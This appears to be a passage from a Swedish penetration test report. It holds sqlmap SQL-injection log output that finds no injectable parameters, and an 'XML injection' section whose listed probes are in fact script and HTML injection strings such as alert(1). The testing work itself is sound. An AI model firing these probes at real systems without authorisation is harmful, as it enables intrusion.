[12:26:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'  
[12:26:59] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'  
[12:26:59] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'  
[12:26:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[12:26:59] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'  
[12:26:59] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'  
[12:26:59] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'  
[12:26:59] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'  
[12:26:59] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'  
[12:26:59] [INFO] testing 'Generic inline queries'  
[12:26:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'  
[12:26:59] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'  
[12:26:59] [WARNING] parameter 'Referer' does not seem to be injectable  
[12:26:59] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper-space2comment')  
and/or switch '--random-agent'  
[12:26:59] [WARNING] HTTP error codes detected during run:  
422 (Unprocessable Content) - 422/4 times  
[*] ending @ 12:34:33 /2025-12-17/
```

Resultat

Verktyget kunde inte hitta några sårbarheter för SQL-injektion. Databasen är skyddad mot den här vanliga attacken.

7.7, WSTG-INPV-07, Testing for XML Injection

Syfte

Att undersöka om applikationen är sårbar för XML-injektion, där angripare kan injicera skadlig XML-kod för att manipulera data, läsa filer eller påverka systemet.

Förklaring

XML-injektion är när en angripare försöker smyga in skadliga XML-instruktioner i datan som skickas till servern. Om applikationen är sårbar kan detta leda till att angriparen kan:

- Läsa känsliga filer på servern
- Ändra sidans utseende och innehåll

Verktyg

- Webbläsare (manuell testning)
- Sökfält i applikationen

Genomförande

Vi testade många olika varianter av skadlig HTML- och JavaScript-kod i sökfältet.

Testdata vi skickade:

<!-- Overwrite existing content --> <div>Legit Content</div> <!-- Executes JS when image fails -->

<fcript>alert(1)</script> <!-- Unicode variant -->

<script>alert(1)</script> <!-- Null byte (if server ignores after \0) -->

<script> document.body.innerHTML = "<h1>HACKED</h1>"; </script>

Resultat

Ingen sårbarhet för XML-injektion identifierad.